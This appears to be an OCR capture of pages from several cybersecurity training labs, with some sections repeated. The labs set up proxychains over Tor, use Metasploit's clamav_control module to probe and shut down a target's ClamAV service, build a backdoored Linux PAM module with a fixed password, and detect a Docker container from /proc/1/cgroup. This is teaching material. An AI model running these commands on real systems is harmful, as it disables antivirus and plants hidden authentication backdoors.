
Proxychains is configured via the /etc/proxychains.conf file. Open this up in an editor of your choice. Near the bottom there should be a line controlling the proxy, ensure that this points to the port opened in the previous step: 9050. The line should read as follows:

```
socks4 127.0.0.1 9050
```

Back to task
Step 4/8
Read ahead
Student Kali ···
Terminal - root@ip-172...
01:28 AM
Terminal - root@ip-172-20-19-44: ~
File Edit View Terminal Tabs Help
KALI
BY OFFENSIVE SECURITY

```
 GNU nano 5.3                  /etc/proxychains.conf
#
#
#       Examples:
#
#[redacted]      socks5  192.168.67.78   1080    lamer   secret
#               http    192.168.89.3    8080    justu   hidden
#       [redacted]       socks4  192.168.1.49    1080
#               http    192.168.39.93   8080
#
#
#      proxy types: http, socks4, socks5
#       ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4[redacted] 127.0.0.1 9050


^G Help      ^O Write Out ^W Where Is ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace  ^U Paste     ^J Justify   ^_ Go To Line
```

Figure 6. Reading /etc/proxychains.conf.



2. Loading a exploit

For this exploit we'll use the auxiliary/scanner/misc/clamav_control exploit. Select this exploit by running:

```
use
auxiliary/scanner/misc/clamav_control
```

This will select the correct exploit. For more information on the exploit, you can run info

In order to continue we'll need to set the target by setting the RHOST variable. You can get the IP of the target by inspecting the contents of /etc/hosts

```
cat /etc/hosts
```

Before running the exploit for real we'll want to make sure clamAV is actually running on the remote server. We can do this by setting the action to VERSION and then running the exploit.

Please be patient if the version is not returned on the first run of this command as the ClamAV service may take up to ten minutes to start up.

```
set RHOST <TARGET IP>
```

```
set ACTION VERSION
```

```
run
```


Move to the next step by writing the version to the /tmp/version file.

```
echo "ClamAV X.XXX.X" > /tmp/version
```

Back
Step 2/9
Read ahead
Target
Kali
Terminal - root@ip-172...
02:01 AM
Terminal - root@ip-172-20-7-97:/
File Edit View Terminal Tabs Help

```
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*



       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1128 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > use auxiliary/scanner/misc/clamav_control
msf6 auxiliary(scanner/misc/clamav_control) > cat /etc/hosts
[*] exec: cat /etc/hosts

127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.20.7.97     ip-172-20-7-97.us-east-2.compute.internal

172.20.17.250 labs.infosecinstitute.com
172.20.0.51 labs.infosecinstitute.com

172.20.1.1 target
172.20.7.97 kali
msf6 auxiliary(scanner/misc/clamav_control) > set RHOST 172.20.1.1
RHOST => 172.20.1.1
msf6 auxiliary(scanner/misc/clamav_control) > set ACTION VERSION
ACTION => VERSION
msf6 auxiliary(scanner/misc/clamav_control) > run

[+] 172.20.1.1:3310       - ClamAV 0.103.2/26239/Wed Jul 21 03:19:54 2021

[*] 172.20.1.1:3310       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/misc/clamav_control) > 
```

Figure 7. Running the clamav_control exploit.



2. Loading a exploit

For this exploit we'll use the auxiliary/scanner/misc/clamav_control exploit. Select this exploit by running:

```
use
auxiliary/scanner/misc/clamav_control
```

This will select the correct exploit. For more information on the exploit, you can run info

In order to continue we'll need to set the target by setting the RHOST variable. You can get the IP of the target by inspecting the contents of /etc/hosts

```
cat /etc/hosts
```

Before running the exploit for real we'll want to make sure clamAV is actually running on the remote server. We can do this by setting the action to VERSION and then running the exploit.

Please be patient if the version is not returned on the first run of this command as the ClamAV service may take up to ten minutes to start up.

```
set RHOST <TARGET IP>
```

```
set ACTION VERSION
```

```
run
```


Move to the next step by writing the version to the /tmp/version file.

```
echo "ClamAV X.XXX.X" > /tmp/version
```

Back
Step 2/9
Read ahead
Target
Kali
Terminal - root@ip-172...
02:06 AM
Terminal - root@ip-172-20-7-97:/
File Edit View Terminal Tabs Help

```
msf6 auxiliary(scanner/misc/clamav_control) > run

[+] 172.20.1.1:3310       - Successfully shut down ClamAV Service
[*] 172.20.1.1:3310       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/misc/clamav_control) > 
```

Figure 8. Shutting down the clamAV service.



5. PAM Module

Next we'll need to create the backdoored PAM module. Run the following command to generate the module and wait for it to compile and complete. This will instruct the code to create a backdoor for PAM version 1.3.1 and use a backdoor password of password1234


```
sudo ./backdoor.sh -v 1.3.1 -p
password1234
```

When the script has finished your terminal should look like the following

admin@ip-172-20-1-1: ~/Tools/linux-pam-backdoor

```
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

admin@ip-172-20-1-1:~$ cd ~/Tools/linux-pam-backdoor/
admin@ip-172-20-1-1:~/Tools/linux-pam-backdoor$ pwd | tee /tmp/pwd
/home/admin/Tools/linux-pam-backdoor
admin@ip-172-20-1-1:~/Tools/linux-pam-backdoor$ sudo ./backdoor.sh -v 1.3.1 -p p
assword1234
Automatic PAM Backdoor
PAM Version: 1.3.1
Password: password1234

patching file modules/pam_unix/pam_unix_auth.c
Hunk #1 succeeded at 174 (offset 4 lines).
+ umask 022
+ touch ChangeLog
+ autoreconf -fiv
^[autoreconf: Entering directory `.'
```

Figure 9. Creating the backdoored PAM module.



always available to use. Let's take a look at two manual methods for determining if we are inside a docker container. One of the best ways to check is to examine /proc/1/cgroup. Normally, when we are not in a container, each of the cgroups listed in this file will have a "/" listed at the end of the file. An example of a non-docker system is shown below.

```
❯ cat /proc/1/cgroup
12:memory:/
11:cpuset:/
10:freezer:/
9:blkio:/
8:rdma:/
7:hugetlb:/
6:net_cls,net_prio:/
5:devices:/
4:perf_event:/
3:cpu,cpuacct:/
2:pids:/
1:name=systemd:/init.scope
0::/init.scope
```

Inside a docker container, things look a bit different. Try running cat /proc/1/cgroup on your kali machine. The output should look similar to the following.

```
cat /proc/1/cgroup
```

```
root@student:/# cat /proc/1/cgroup
12:memory:/docker/89ed498ce0f3d6fdef6bcdbcbaf0df19e2951b79233b2cdcd2291b6b4cc04e23
11:cpuset:/docker/89ed498ce0f3d6fdef6bcdbcbaf0df19e2951b79233b2cdcd2291b6b4cc04e23
10:freezer:/docker/89ed498ce0f3d6fdef6bcdbcbaf0df19e2951b79233b2cdcd2291b6b4cc04e23
9:blkio:/docker/89ed498ce0f3d6fdef6bcdbcbaf0df19e2951b79233b2cdcd2291b6b4cc04e23
8:rdma:/
7:hugetlb:/docker/89ed498ce0f3d6fdef6bcdbcbaf0df19e2951b79233b2cdcd2291b6b4cc04e23
6:net_cls,net_prio:/docker/89ed498ce0f3d6fdef6bcdbcbaf0df19e2951b79233b2cdcd2291b6b4cc04e23
5:devices:/docker/89ed498ce0f3d6fdef6bcdbcbaf0df19e2951b79233b2cdcd2291b6b4cc04e23
4:perf_event:/docker/89ed498ce0f3d6fdef6bcdbcbaf0df19e2951b79233b2cdcd2291b6b4cc04e23
3:cpu,cpuacct:/docker/89ed498ce0f3d6fdef6bcdbcbaf0df19e2951b79233b2cdcd2291b6b4cc04e23
2:pids:/docker/89ed498ce0f3d6fdef6bcdbcbaf0df19e2951b79233b2cdcd2291b6b4cc04e23
1:name=systemd:/docker/89ed498ce0f3d6fdef6bcdbcbaf0df19e2951b79233b2cdcd2291b6b4cc04e23
0::/system.slice/containerd.service
root@student:/#
```

This difference lets us know we are inside a container!

When you're finished, run the following command to end the lab

```
touch /tmp/done
```

Back to task
Step 9/9
Finish
Target ···
Kali ···
Terminal - root@ip-172...
02:22 AM
Terminal - root@ip-172-20-7-97: /
File Edit View Terminal Tabs Help

```
msf6 auxiliary(scanner/misc/clamav_control) > cat /proc/1/cgroup
[*] exec: cat /proc/1/cgroup

11:pids:/ecs/c0ffb54488c142f4baa487fa19234e77/3ff67f21f361f33f5d34540da71906fb2721895bebcf37f5f3f92dc986b98498
10:blkio:/ecs/c0ffb54488c142f4baa487fa19234e77/3ff67f21f361f33f5d34540da71906fb2721895bebcf37f5f3f92dc986b98498
9:perf_event:/ecs/c0ffb54488c142f4baa487fa19234e77/3ff67f21f361f33f5d34540da71906fb2721895bebcf37f5f3f92dc986b98498
8:cpu,cpuacct:/ecs/c0ffb54488c142f4baa487fa19234e77/3ff67f21f361f33f5d34540da71906fb2721895bebcf37f5f3f92dc986b98498
7:hugetlb:/ecs/c0ffb54488c142f4baa487fa19234e77/3ff67f21f361f33f5d34540da71906fb2721895bebcf37f5f3f92dc986b98498
6:net_cls,net_prio:/ecs/c0ffb54488c142f4baa487fa19234e77/3ff67f21f361f33f5d34540da71906fb2721895bebcf37f5f3f92dc986b98498
5:devices:/ecs/c0ffb54488c142f4baa487fa19234e77/3ff67f21f361f33f5d34540da71906fb2721895bebcf37f5f3f92dc986b98498
4:freezer:/ecs/c0ffb54488c142f4baa487fa19234e77/3ff67f21f361f33f5d34540da71906fb2721895bebcf37f5f3f92dc986b98498
3:memory:/ecs/c0ffb54488c142f4baa487fa19234e77/3ff67f21f361f33f5d34540da71906fb2721895bebcf37f5f3f92dc986b98498
2:cpuset:/ecs/c0ffb54488c142f4baa487fa19234e77/3ff67f21f361f33f5d34540da71906fb2721895bebcf37f5f3f92dc986b98498
1:name=systemd:/ecs/c0ffb54488c142f4baa487fa19234e77/3ff67f21f361f33f5d34540da71906fb2721895bebcf37f5f3f92dc986b98498
msf6 auxiliary(scanner/misc/clamav_control) > 
```

Figure 10. Reading /proc/1/cgroup.